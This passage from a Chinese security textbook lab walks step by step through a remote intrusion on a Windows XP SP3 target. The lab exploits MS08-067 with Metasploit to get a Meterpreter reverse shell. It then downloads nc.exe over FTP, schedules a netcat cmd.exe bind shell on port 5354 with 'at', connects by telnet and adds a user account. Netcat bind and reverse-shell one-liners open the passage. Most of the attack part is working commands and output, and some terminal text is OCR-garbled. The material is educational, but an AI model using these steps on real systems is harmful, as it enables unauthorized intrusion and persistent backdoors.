nc -l -p 5354 -t -e c:\windows\system32\cmd.exe：绑定远程主机的 cmdshell，并开启远程主机的 TCP 5354 端口。

nc -t -e c:\windows\system32\cmd.exe 192.168.0.2 5354：绑定远程主机的 cmdshell，并反向连接 192.168.0.2 的 5354 端口。

## 4.5.2 实验目的和条件

### 1. 实验目的

本实验较为系统地介绍了实现远程入侵的过程和具体实施方法，其中被攻击主机运行的是 Windows XP SP3 及以上版本的操作系统，而攻击者使用了 Kali 自带的 Metasploit 渗

透工具。通过本实验，读者能够在继续学习 Metaspolit 工具使用方法的基础上掌握远程入侵的实现过程。

**2. 实验条件**

本实验所需要的软硬件清单如表 4-3 所示。

**表 4-3 远程入侵实验清单**

| 类　型 | 序　号 | 软硬件要求 |
|---|---|---|
| 攻击机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Kali Linux 2021 |
| | 3 | 软件版本：Metaspolit |
| 靶机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Windows XP SP3 |

## 4.5.3 实验过程

**步骤 1**：分别启动靶机和攻击机，并以管理员身份登录系统。本实验中靶机端运行的操作系统是 Windows XP SP3，攻击机上运行的是 Kali Linux 2021 操作系统。

**步骤 2**：登录靶机后，打开命令提示符窗口，通过 ipconfig 命令查看本机的 IP 地址，本实验为 192.168.244.134，如图 4-43 所示。

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.244.134
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.244.2

Ethernet adapter Bluetooth 网络连接:

        Media State . . . . . . . . . . . : Media disconnected

C:\Documents and Settings\Administrator>_
```

图 4-43 使用 ipconfig 命令查看靶机的 IP 地址

**步骤 3**：进入攻击机，如果出现的是字符界面，初学者可以使用 startx 命令切换到图形界面。使用 ifconfig 命令查看攻击机的 IP 地址，本实验的攻击机 IP 地址为 192.168.244.135，如图 4-44 所示。

**步骤 4**：本实验通过攻击机对靶机进行远程渗透攻击。首先使用 Kali Linux 自带的 Metaspolit 渗透工具进行渗透，可直接在终端窗口中输入 msfconsole 命令，启用 MSF Console 工具，如图 4-45 所示。

**步骤 5**：本实验利用 Windows XP 操作系统中存在的“MS08-067”漏洞进行渗透攻击。其中，关于扫描“MS08-067”漏洞的相关知识读者可查阅相关资料，在此不再赘述。下面使用 search ms08_067 命令查找需要使用的 exploit 模块。如图 4-46 所示，Metasploit 工具中

```
root@kali: ~
File  Actions  Edit  View  Help

┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.244.135  netmask 255.255.255.0  broadcast 192.168.244.255
        inet6 fe80::20c:29ff:fe70:2ded  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:70:2d:ed  txqueuelen 1000  (Ethernet)
        RX packets 886  bytes 278244 (271.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 311  bytes 39143 (38.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 800 (800.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 800 (800.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图 4-44　使用 ifconfig 命令查看攻击机的 IP 地址

```
root@kali: ~
File  Actions  Edit  View  Help

       =[ metasploit v6.0.45-dev                          ]
+ -- --=[ 2134 exploits - 1139 auxiliary - 364 post        ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 8 evasion                                        ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 >
```

图 4-45　启用 MSF Console 工具

存在“MS08-067”漏洞的利用模块，即 exploit/windows/smb/ms08_067_netapi。

```
root@kali: ~
File  Actions  Edit  View  Help
msf6 > search ms08_067

Matching Modules

   #  Name                                      Disclosure Date  Rank   Check  Description
   -  ----                                      ---------------  ----   -----  -----------
   0  exploit/windows/smb/[redacted]_netapi     2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

图 4-46　使用 search ms08_067 命令查找需要使用的 exploit 模块

**步骤 6**：使用 use exploit/windows/smb/ms08_067_netapi 命令，可以加载 MS08-067 漏洞的利用模块，如图 4-47 所示。

```
root@kali: ~
File  Actions  Edit  View  Help

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/[redacted]_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

图 4-47　加载攻击模块

**步骤 7**：使用 show options 命令，可以查看 exploit 模块的参数，如图 4-48 所示。

```
root@kali: ~
File  Actions  Edit  View  Help
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.244.135  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf6 exploit(windows/smb/ms08_067_netapi) >
```

图 4-48　查看 exploit 模块的参数

**步骤 8**：使用 set 命令设置渗透攻击过程中所需的参数，如图 4-49 所示。

```
root@kali: ~
File  Actions  Edit  View  Help

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.244.134
RHOSTS => 192.168.244.134
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.244.134  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.244.135  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

图 4-49　使用 set 命令设置攻击靶机的 IP 地址

RHOST：远程主机的 IP 地址。例如，通过 set RHOST 192.168.244.134 命令，设置需要进行远程参透攻击的远程主机的 IP 地址为 192.168.244.134。

RPORT：远程主机的端口。

另外，Required 栏中标注为 yes 的项，表示必须要设置的内容。

**步骤 9**：为提高漏洞利用的成功率，我们设置攻击靶机操作系统的具体版本信息。可以通过 show targets 命令，查看利用模块可以攻击的目标系统，如图 4-50 所示。

```
root@kali: ~
File  Actions  Edit  View  Help
msf6 exploit(windows/smb/ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows 2003 SP0 Universal
   4   Windows XP SP2 English (AlwaysOn NX)
   5   Windows XP SP2 English (NX)
   6   Windows XP SP3 English (AlwaysOn NX)
   7   Windows XP SP3 English (NX)
   8   Windows XP SP2 Arabic (NX)
   9   Windows XP SP2 Chinese - Traditional / Taiwan (NX)
   10  Windows XP SP2 Chinese - Simplified (NX)
   11  Windows XP SP2 Chinese - Traditional (NX)
   12  Windows XP SP2 Czech (NX)
   13  Windows XP SP2 Danish (NX)
   14  Windows XP SP2 German (NX)
   15  Windows XP SP2 Greek (NX)
   16  Windows XP SP2 Spanish (NX)
   17  Windows XP SP2 Finnish (NX)
   18  Windows XP SP2 French (NX)
   19  Windows XP SP2 Hebrew (NX)
   20  Windows XP SP2 Hungarian (NX)
   21  Windows XP SP2 Italian (NX)
```

图 4-50　查看利用模块可攻击的目标

**步骤 10**：根据实验配置信息可知，靶机的操作系统版本为 Windows XP SP3 简体中文版。使用 set target Windows XP SP3 Chinese - Simplified (NX)命令可以设置详细的攻击目标信息。此外，也可以使用 set target Id 命令来设置，根据步骤 9 可知简体中文版的 ID 值为 34，因此设置攻击目标信息命令为 set target 34，如图 4-51 所示。

```
root@kali: ~
File  Actions  Edit  View  Help
msf6 exploit(windows/smb/ms08_067_netapi) > set target 34
target => 34
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.244.134  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.244.135  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   34  Windows XP SP3 Chinese - Simplified (NX)
```

图 4-51　设置攻击目标的操作系统版本信息

**步骤 11**：设置完成后，使用 exploit 命令开始对靶机进行远程渗透攻击，攻击过程和结果如图 4-52 所示。结果显示已经渗透成功，其中，Meterpreter 是 Metaspolit 默认的 shellcode。

**步骤 12**：使用 shell 命令可以创建一个攻击者需要的 shell 权限，其中显示了靶机的操作系统类型及版本等信息，如图 4-53 所示。

```
root@kali: ~
File  Actions  Edit  View  Help

msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.244.135:4444
[*] 192.168.244.134:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 192.168.244.134
[*] Meterpreter session 1 opened (192.168.244.135:4444 → 192.168.244.134:1348) at 2021-12-27 03:41:30 -0500

meterpreter >
```

图 4-52　使用 exploit 命令开始对靶机进行远程渗透攻击

```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: /home/uftp ×   root@kali: ~ ×

msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.244.135:4444
[*] 192.168.244.134:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 192.168.244.134
[*] Meterpreter session 2 opened (192.168.244.135:4444 → 192.168.244.134:1034 ) at 2023-02-13 0

meterpreter > shell
Process 1900 created.
Channel 1 created.
Microsoft Windows XP [◆汾 5.1.2600]
(C) ◆◆Ę◆◆◆◆ 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

图 4-53　使用 shell 命令创建一个 shell 权限

**步骤 13**：渗透成功后，为了方便下次登录该靶机，攻击者还需要留一个后门。首先，在攻击机上搭建 ftp 服务器，打开新命令终端并通过 apt-get install vsftpd 命令安装 vsftpd 服务器，如图 4-54 所示。

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# apt-get install vsftpd
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 16 not upgraded.
Need to get 0 B/153 kB of archives.
After this operation, 358 kB of additional disk space will be used.
debconf: unable to initialize frontend: Dialog
debconf: (Dialog frontend requires a screen at least 13 lines tall and 31 col
umns wide.)
debconf: falling back to frontend: Readline
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 271787 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-12+b1_amd64.deb ...
```

图 4-54　安装 vsftpd 服务器

**步骤 14**：通过 mkdir /home/uftp 命令为 ftp 服务器创建专门用于下载文件的目录，如图 4-55 所示。

**步骤 15**：通过 useradd -d /home/uftp/ -s /bin/bash uftp 与 passwd uftp 命令为 ftp 服务器新建访问用户并设置密码，如图 4-56 所示。

**步骤 16**：通过 vim /etc/vsftpd. conf 命令修改 ftp 配置文件，将 listen 设置为 YES，listen_ipv6 设置为 NO，如图 4-57 所示。

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# mkdir /home/uftp

┌──(root㉿kali)-[~]
└─# chmod 777 /home/uftp

┌──(root㉿kali)-[~]
└─# ls -la /home
total 52
drwxr-xr-x  4 root root  4096 Dec 27 04:00 .
drwxr-xr-x 19 root root 36864 May 31  2021 ..
drwxr-xr-x 14 kali kali  4096 Dec 26 07:59 kali
drwxrwxrwx  2 root root  4096 Dec 27 04:00 uftp
```

图 4-55　创建专门用于 ftp 下载文件的目录

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# useradd -d /home/uftp/ -s /bin/bash uftp
┌──(root㉿kali)-[~]
└─# passwd uftp
New password:
Retype new password:
passwd: password updated successfully
```

图 4-56　新建 ftp 用户并设置密码

```
root@kali: ~
File  Actions  Edit  View  Help
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
#
# Run standalone?  vsftpd can run either from an inetd or as a standalone
# daemon started from an initscript.
listen=YES
#
# This directive enables listening on IPv6 sockets. By default, listening
# on the IPv6 "any" address (::) will accept connections from both IPv6
# and IPv4 clients. It is not necessary to listen on *both* IPv4 and IPv6
# sockets. If you want that (perhaps because you want to listen on specific
# addresses) then you must run two copies of vsftpd with two configuration
# files.
listen_ipv6=NO
#
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
"/etc/vsftpd.conf" 155L, 5850B                    18,40          5%
```

图 4-57　修改 ftp 配置文件

**步骤 17**：通过 service vsftpd start 命令开启 ftp 服务，然后可以通过 service vsftpd status 命令查看 vsftpd 服务开启状态，如图 4-58 所示。

**步骤 18**：将后门程序 nc. exe 复制到 ftp 专用下载目录/home/uftp 下，如图 4-59 所示。

**步骤 19**：返回 Metasploit 框架渗透靶机的 shell 命令终端，通过 echo 命令将 ftp 的操作指令写入靶机的 C:\Windows\system32\ftp. txt 文件中，如图 4-60 所示。具体指令如下。

```
root@kali: ~
File  Actions  Edit  View  Help

┌──(root㉿kali)-[~]
└─# service vsftpd start

┌──(root㉿kali)-[~]
└─# service vsftpd status
● vsftpd.service - vsftpd FTP server
     Loaded: loaded (/lib/systemd/system/vsftpd.service; disabled; vendor pr>
     Active: active (running) since Mon 2021-12-27 04:50:26 EST; 35s ago
    Process: 7324 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exi>
   Main PID: 7325 (vsftpd)
      Tasks: 1 (limit: 2287)
     Memory: 792.0K
        CPU: 2ms
     CGroup: /system.slice/vsftpd.service
             └─7325 /usr/sbin/vsftpd /etc/vsftpd.conf

Dec 27 04:50:26 kali systemd[1]: Starting vsftpd FTP server...
Dec 27 04:50:26 kali systemd[1]: Started vsftpd FTP server.
lines 1-13/13 (END)
```

图 4-58　开启 ftp 服务





图 4-59　将后门程序复制到 ftp 下载目录

```
root@kali: ~
File  Actions  Edit  View  Help

C:\WINDOWS\system32>echo open 192.168.244.135>>ftp.txt
echo open 192.168.244.135>>ftp.txt

C:\WINDOWS\system32>echo uftp>>ftp.txt
echo uftp>>ftp.txt

C:\WINDOWS\system32>echo uftp>>ftp.txt
echo uftp>>ftp.txt

C:\WINDOWS\system32>echo get nc.exe>>ftp.txt
echo get nc.exe>>ftp.txt

C:\WINDOWS\system32>echo bye>>ftp.txt
echo bye>>ftp.txt

C:\WINDOWS\system32>
```

图 4-60　将 ftp 操作指令写入文本文件

(1) open 192.168.244.135。

(2) uftp。

(3) uftp。

(4) get nc.exe。

(5) bye。

其中第一行表示进入 ftp 服务器；第二行为登录 ftp 服务器的用户名；第三行为密码；第四行为从 ftp 服务器默认目录下载 nc.exe 程序；第五行表示退出(注意：这里的用户名和密码应与步骤 15 设置的用户名和密码一致)。

**步骤 20**：执行 ftp -s：ftp.txt 命令，实现将攻击机 ftp 服务器中 nc.exe 程序下载到靶机，如图 4-61 所示。





图 4-61 执行 ftp 指令序列

**步骤 21**：在靶机 C:\Windows\system32 目录下，可以发现 nc.exe 已被成功下载，如图 4-62 所示。





图 4-62 靶机指定目录下成功下载后门程序

**步骤 22**：在渗透的 shell 终端中使用 netstat -ano 命令，查看靶机上打开的端口情况，如图 4-63 所示。

**步骤 23**：使用 net time \\192.168.244.134 命令，查看靶机的当前系统时间，如图 4-64 所示。

```
root@kali: ~
File  Actions  Edit  View  Help
C:\WINDOWS\system32>netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1000
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    127.0.0.1:1026         0.0.0.0:0              LISTENING       216
  TCP    192.168.244.134:139    0.0.0.0:0              LISTENING       4
  TCP    192.168.244.134:1337   192.168.244.128:4444   ESTABLISHED     1140
  TCP    192.168.244.134:1348   192.168.244.135:4444   ESTABLISHED     1140
  TCP    192.168.244.134:1362   192.168.244.128:4444   SYN_SENT        1140
  TCP    192.168.244.134:1369   192.168.244.128:4444   SYN_SENT        1140
  UDP    0.0.0.0:445            *:*                                    4
  UDP    0.0.0.0:500            *:*                                    692
  UDP    0.0.0.0:1025           *:*                                    1188
  UDP    0.0.0.0:4500           *:*                                    692
  UDP    127.0.0.1:123          *:*                                    1140
  UDP    127.0.0.1:1037         *:*                                    3360
  UDP    127.0.0.1:1091         *:*                                    2032
  UDP    127.0.0.1:1900         *:*                                    1228
  UDP    192.168.244.134:123    *:*                                    1140
  UDP    192.168.244.134:137    *:*                                    4
  UDP    192.168.244.134:138    *:*                                    4
  UDP    192.168.244.134:1900   *:*                                    1228

C:\WINDOWS\system32>
```

图 4-63　查看靶机上打开的端口情况

```
root@kali: ~
File  Actions  Edit  View  Help

C:\WINDOWS\system32>net time \\192.168.244.134
net time \\192.168.244.134
\\192.168.244.134 ◆ʃ◆ʃ^◆◆◆◆ 2021/12/27 ◆◆◆◆ 06:55

◆◆◆◆◆.◆◆◆◆g◆


C:\WINDOWS\system32>
```

图 4-64　查看靶机上的系统时间

**步骤 24**：利用 at 任务计划命令，使靶机上下载的 nc. exe 工具能够根据攻击者的要求，实现定时自动运行，命令为 at\\192. 168. 244. 134 18:58 nc. exe -l -p 5354 -t -e "c:\windows\system32\cmd. exe"。通过该设置，靶机（IP 地址为 192. 168. 244. 134）在每天的 18:58 定时运行 nc. exe 程序。


其中 nc. exe -l -p 5354 -t -e c:\windows\system32\cmd. exe 命令，可以实现 nc. exe 工具将 5354 端口与 cmd. exe 之间的绑定。

以上操作过程和结果显示如图 4-65 所示。

**步骤 25**：通过以上设置，当时间到达 18:58 时，nc. exe 程序开始自动运行。此时，可以使用 telnet 命令连接到靶机，如图 4-66 所示。


**步骤 26**：连接成功后，攻击机将获得对靶机的控制权限，之后就可以在靶机上进行相关的操作。例如，使用 net user hh 123456 /add 命令，在靶机上创建一个名称为 hh、密码为 123456 的新建用户账户，如图 4-67 所示。

**步骤 27**：使用 netstat -ano 命令查看已经打开的端口，如图 4-68 所示，显示 5354 端口处于被打开状态。




```
C:\WINDOWS\system32>at \\192.168.244.134 18:58 nc.exe -l -p 5354 -t -e "c:\windows\system32\cmd.exe"
at \\192.168.244.134 18:58 nc.exe -l -p 5354 -t -e "c:\windows\system32\cmd.exe"
◆◆◆◆h◆◆◆◆ų◆◆◆◆◆◆ų ID = 1

C:\WINDOWS\system32>at
at
~ ID    ◆◆◆◆              ʰ◆◆        ◆◆◆◆◆◆
------------------------------------------------------------------
     1  ◆◆◆◆              18:58      nc.exe -l -p 5354 -t -e c:\windows\system32\cmd.exe

C:\WINDOWS\system32>
```

图 4-65　利用“at”命令实现在靶机上定时运行指定的程序，并实现端口与指定程序之间的绑定




```
┌──(root㉿kali)-[~]
└─# telnet 192.168.244.134 5354
Trying 192.168.244.134...
Connected to 192.168.244.134.
Escape character is '^]'.
Microsoft Windows XP [◆份 5.1.2600]
(C) ◆◆Ȩ◆◆◆◆ 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

图 4-66　通过 telnet 命令远程登录靶机



```
C:\WINDOWS\system32>net user hh 123456 /add
net user hh 123456 /add
◆◆◆◆◆ɿ◆◆◆◆g◆


C:\WINDOWS\system32>
C:\WINDOWS\system32>
```

图 4-67　在靶机上创建新用户账户



```
C:\WINDOWS\system32>netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1000
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    127.0.0.1:1026         0.0.0.0:0              LISTENING       216
  TCP    192.168.244.134:139    0.0.0.0:0              LISTENING       4
  TCP    192.168.244.134:1337   192.168.244.128:4444   ESTABLISHED     1140
  TCP    192.168.244.134:1348   192.168.244.135:4444   ESTABLISHED     1140
  TCP    192.168.244.134:1378   192.168.244.128:4444   SYN_SENT        1140
  TCP    192.168.244.134:5354   192.168.244.135:34998  ESTABLISHED     2528
  UDP    0.0.0.0:445            *:*                                    4
  UDP    0.0.0.0:500            *:*                                    692
  UDP    0.0.0.0:1025           *:*                                    1188
  UDP    0.0.0.0:4500           *:*                                    692
  UDP    127.0.0.1:123          *:*                                    1140
